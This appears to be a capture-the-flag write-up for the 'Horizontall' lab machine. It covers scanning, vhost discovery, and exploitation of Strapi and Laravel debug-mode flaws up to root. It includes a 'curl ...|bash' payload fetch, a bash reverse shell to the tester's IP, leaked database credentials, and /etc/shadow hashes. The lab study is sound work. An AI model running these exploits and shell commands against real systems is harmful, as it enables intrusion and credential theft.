Creds

Username	Password	Description
developer	#J!:F9Zt2u	mysql db=strapi


Nmap

Port	Service	Description
22	ssh	OpenSSH 7.6p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
80	http	nginx 1.14.0 (Ubuntu)

Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

```
# Nmap 7.91 scan initiated Thu Nov  4 16:30:21 2021 as: nmap -sC -sV -p- -vvv -oA nmap/Full 10.10.11.105
Nmap scan report for 10.10.11.105
Host is up, received reset ttl 63 (0.044s latency).
Scanned at 2021-11-04 16:30:22 EDT for 79s
Not shown: 65533 closed ports
Reason: 65533 resets
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 7.6p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 ee:77:41:43:d4:82:bd:3e:6e:6e:50:cd:ff:6b:0d:d5 (RSA)
| ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABAQDL2qJTqj1aoxBGb8yWIN4UJwFs4/UgDEutp3aiL2/6yV2iE78YjGzfU74VKlTRvJZWBwDmIOosOBNl9nfmEzXerD0g5lD5SporBx06eWX/XP2sQSEKbsqkr7Qb4ncvU8CvDR6yGHxmBT8WGgaQsA2ViVjiqAdlUDmLoT2qA3GeLBQgS41e+TysT
pzWlY7z/rf/u0uj/C3kbixSB/upkWoqGyorDtFoaGGvWet/q7j5Tq061MaR6cM2CrYcQxxnPy4LqFE3MouLklBXfmNovryI0qVFMki7Cc3hfXz6BmKppCzMUPs8VgtNgdcGywIU/Nq1aiGQfATneqDD2GBXLjzV
|   256 3a:d5:89:d5:da:95:59:d9:df:01:68:37:ca:d5:10:b0 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBIyw6WbPVzY28EbBOZ4zWcikpu/CPcklbTUwvrPou4dCG4koataOo/RDg4MJuQP+sR937/ugmINBJNsYC8F7jN0=
|   256 4a:00:04:b4:9d:29:e7:af:37:16:1b:4f:80:2d:98:94 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIJqmDVbv9RjhlUzOMmw3SrGPaiDBgdZ9QZ2cKM49jzYB
80/tcp open  http    syn-ack ttl 63 nginx 1.14.0 (Ubuntu)
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: nginx/1.14.0 (Ubuntu)
|_http-title: Did not follow redirect to http://horizontall.htb
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Thu Nov  4 16:31:42 2021 -- 1 IP address (1 host up) scanned in 81.08 seconds
```

Web Enumeration



Build website using HT

It's crafted with the latest trend of design & coded with all modern approaches. It's a robust & multi-dimensional usable template.

Gobuster

```
kali@kali:~$ gobuster dir -u http://horizontall.htb/ -w /usr/share/seclists/Discovery/Web-Content/raft-small-words.txt -o buster/root.log

/js                   (Status: 301) [Size: 194] [--> http://horizontall.htb/js/]
/css                  (Status: 301) [Size: 194] [--> http://horizontall.htb/css/]
/img                  (Status: 301) [Size: 194] [--> http://horizontall.htb/img/]
/.                    (Status: 301) [Size: 194] [--> http://horizontall.htb/./]

kali@kali:~$ gobuster dir -u http://horizontall.htb/ -w /usr/share/seclists/Discovery/Web-Content/raft-small-files.txt -o buster/root_files.log

/index.html           (Status: 200) [Size: 901]
/favicon.ico          (Status: 200) [Size: 4286]
/.                    (Status: 301) [Size: 194] [--> http://horizontall.htb/./]
```

Gobuster Vhosts


```
kali@kali:~$ gobuster vhost -u http://horizontall.htb -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt -o buster/vhosts.log

...[snip]...

Found: api-prod.horizontall.htb (Status: 200) [Size: 413]
```

Gobuster dir on new host

```
kali@kali:~$ gobuster dir -u http://api-prod.horizontall.htb/ -w /usr/share/seclists/Discovery/Web-Content/raft-small-files.txt -o buster/api_root_files.log

/index.html           (Status: 200) [Size: 413]
/favicon.ico          (Status: 200) [Size: 1150]
/robots.txt           (Status: 200) [Size: 121]
/.                    (Status: 200) [Size: 413]

kali@kali:~$ gobuster dir -u http://api-prod.horizontall.htb/ -w /usr/share/seclists/Discovery/Web-Content/raft-small-words.txt -o buster/api_root.log

/admin                (Status: 200) [Size: 854]
/Admin                (Status: 200) [Size: 854]
/users                (Status: 403) [Size: 60]
/reviews              (Status: 200) [Size: 507]
/.                    (Status: 200) [Size: 413]
/ADMIN                (Status: 200) [Size: 854]
/Users                (Status: 403) [Size: 60]
/Reviews              (Status: 200) [Size: 507]
```

Intersting header

```
X-Powered-By: Strapi <strapi.io>
```


https://api-prod.horizontall.htb/admin/auth/login

Identifier or password invalid.

Username

admin

Password

•••••••••••••••••••

□ Remember me

Log in

Forgot your password?

Searchsploit

```
kali@kali:~$ searchsploit strapi
 ---------------------------------
 Exploit Title|  Path
 ---------------------------------
Strapi 3.0.0-beta - Set Password (Unauthenticated)                                                | multiple/webapps/50237.py
Strapi 3.0.0-beta.17.7 - Remote Code Execution (RCE) (Authenticated)                        | multiple/webapps/50238.py
Strapi CMS 3.0.0-beta.17.4 - Remote Code Execution (RCE) (Unauthenticated)                  | multiple/webapps/50239.py
 ---------------------------------
Shellcodes: No Results
Papers: No Result
```

Exploit - Foothold on box as strapi

```
kali@kali:~/www$ python3 50239.py http://api-prod.horizontall.htb
[+] Checking Strapi CMS Version running
[+] Seems like the exploit will work!!!
[+] Executing exploit


[+] Password reset was successfully
[+] Your email is: admin@horizontall.htb
[+] Your new credentials are: admin:SuperStrongPassword1
[+] Your authenticated JSON Web Token: eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MywiaXNBZG1pbiI6dHJ1ZSwiaWF0IjoxNjM2MDYzNzUwLCJleHAiOjE2Mzg2NTU3NTB9.iapash7cVXVWo7gvaxWywFppQ5nJWpNsSg5ASAW3I24


$> curl http://10.10.14.155/shell.sh|bash
```

Enumerate as Strapi

mysql creds

```
strapi@horizontall:~/myapi/config/environments/development$ cat database.json
{
  "defaultConnection": "default",
  "connections": {
    "default": {
      "connector": "strapi-hook-bookshelf",
      "settings": {
        "client": "mysql",
        "database": "strapi",
        "host": "127.0.0.1",
        "port": 3306,
        "username": "developer",
        "password": "#J!:F9Zt2u"
      },
      "options": {}
    }
  }
}
```

developer:#J!:F9Zt2u 00 - Loot > Creds
nothing really interesting

netstat

```
strapi@horizontall:/home/developer$ netstat -tulpn
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:1337          0.0.0.0:*               LISTEN      1843/node /usr/bin/
tcp        0      0 127.0.0.1:8000          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN      -
tcp6       0      0 :::80                   :::*                    LISTEN      -
tcp6       0      0 :::22                   :::*                    LISTEN      -
```


generate ssh key and ssh in as strapi

ssh proxy port 8000 and 1337

```
kali@kali:~/www$ ssh -i strapi.idrsa strapi@$IP -L 8000:localhost:8000 -L 1337:localhost:1337
```

gobuster the laravel on port 8000

```
kali@kali:~$ cat buster/laravel.log
/profiles             (Status: 500) [Size: 616210]
/.htaccess            (Status: 200) [Size: 603]
```



Documentation

Laravel has wonderful, thorough documentation covering every aspect of the framework. Whether you are new to the framework or have previous experience with Laravel, we recommend reading all of the documentation from beginning to end.

Laracasts

Laracasts offers thousands of video tutorials on Laravel, PHP, and JavaScript development. Check them out, see for yourself, and massively level up your development skills in the process.

Laravel News


Laravel News is a community driven portal and newsletter aggregating all of the latest and most important news in the Laravel ecosystem, including new package releases and tutorials.

Vibrant Ecosystem


Laravel's robust library of first-party tools and libraries, such as Forge, Vapor, Nova, and Envoyer help you take your projects to the next level. Pair them with powerful open source libraries like Cashier, Dusk, Echo, Horizon, Sanctum, Telescope, and more.

Shop Sponsor

Laravel v8 (PHP v7.4.18)



```
<IfModule mod_rewrite.c>
    <IfModule mod_negotiation.c>
        Options -MultiViews -Indexes
    </IfModule>

    RewriteEngine On

    # Handle Authorization Header
    RewriteCond %{HTTP:Authorization} .
    RewriteRule .* - [E=HTTP_AUTHORIZATION:%{HTTP:Authorization}]

    # Redirect Trailing Slashes If Not A Folder...
    RewriteCond %{REQUEST_FILENAME} !-d
    RewriteCond %{REQUEST_URI} (.+)/$
    RewriteRule ^ %1 [L,R=301]

    # Send Requests To Front Controller...
    RewriteCond %{REQUEST_FILENAME} !-d
    RewriteCond %{REQUEST_FILENAME} !-f
    RewriteRule ^ index.php [L]
</IfModule>
```



ErrorException

Undefined variable: informat (View: /home/developer/myproject/resources/views/profile /index.blade.php)

http://localhost:8000/profiles

Possible typo $informat

Did you mean `$informations` ?

```
55  resources/views/profile/index.blade.php
    Illuminate\Foundation\Bootstrap\
    HandleExceptions                                :14
54                                                  :14
    51 vendor frames
```

Illuminate\Foundation\Bootstrap\HandleExceptions::handleError
resources/views/profile/index.blade.php:14

```
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
```

searchsploit

```
kali@kali:~$ searchsploit laravel
----------------------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                                     |  Path
----------------------------------------------------------------------------------- ---------------------------------
Laravel - 'Hash::make()' Password Truncation Security                              | multiple/remote/39318.txt
Laravel 8.4.2 debug mode - Remote code execution                                   | php/webapps/49424.py
Laravel Administrator 4 - Unrestricted File Upload (Authenticated)                 | php/webapps/49112.py
Laravel Log Viewer < 0.13.0 - Local File Download                                  | php/webapps/44343.py
Laravel Nova 3.7.0 - 'range' DoS                                                   | php/webapps/49198.txt
PHP Laravel Framework 5.5.40 / 5.6.x < 5.6.30 - token Unserialize Remote Command E | linux/remote/47129.rb
UniSharp Laravel File Manager 2.0.0 - Arbitrary File Read                          | php/webapps/48166.txt
UniSharp Laravel File Manager 2.0.0-alpha7 - Arbitrary File Upload                 | php/webapps/46389.py
----------------------------------------------------------------------------------- ---------------------------------
Shellcodes: No Results
Papers: No Results
```

Exploit

```
kali@kali:~/www$ python3 49424.py http://localhost:8000  /home/developer/myproject/storage/logs/laravel.log '/bin/bash -c "/bin/bash -i >& /dev/tcp/10.10.14.155/9002 0>&1"'
```

had to kinda play around and guess where the storage folder was but found it..

root.txt

```
root@horizontall:~# cat /root/root.txt
cf6b2036c574e0fd4b6b87a49b3d4bc2
```

uname -a

```
root@horizontall:~# uname -a
Linux horizontall 4.15.0-154-generic #161-Ubuntu SMP Fri Jul 30 13:04:17 UTC 2021 x86_64 x86_64 x86_64 GNU/Linux
```

whoami,id

```
root@horizontall:~# id
uid=0(root) gid=0(root) groups=0(root)
root@horizontall:~# whoami
root
```

/etc/shadow

```
root@horizontall:~# cat /etc/shadow
root:$6$rGxQBZV9$SbzCXDzp1MEx7xxXYuV5voXCy4k9OdyCDbyJcWuETBujfMrpfVtTXjbx82bTNlPK6Ayg8SqKMYgVlYukVOKJz1:18836:0:99999:7:::

...[snip]...

developer:$6$XWN/h2.z$Y6PfR1h7vDa5Hu8iHl4wo5PkWe/HWqdmDdWaCECJjvta71eNYMf9BhHCHiQ48c9FMlP4Srv/Dp6LtcbjrcVW40:18779:0:99999:7:::
mysql:!:18772:0:99999:7:::
strapi:$6$a9mzQsIs$YENaG2S/H/9aqnHRl.6Qg68lCYU9/nDxvpV0xYOn6seH.JSGtU6zqu0OhR6qy8bATowftM4qBJ2ZA5x9EDSUR.:18782:0:99999:7:::
```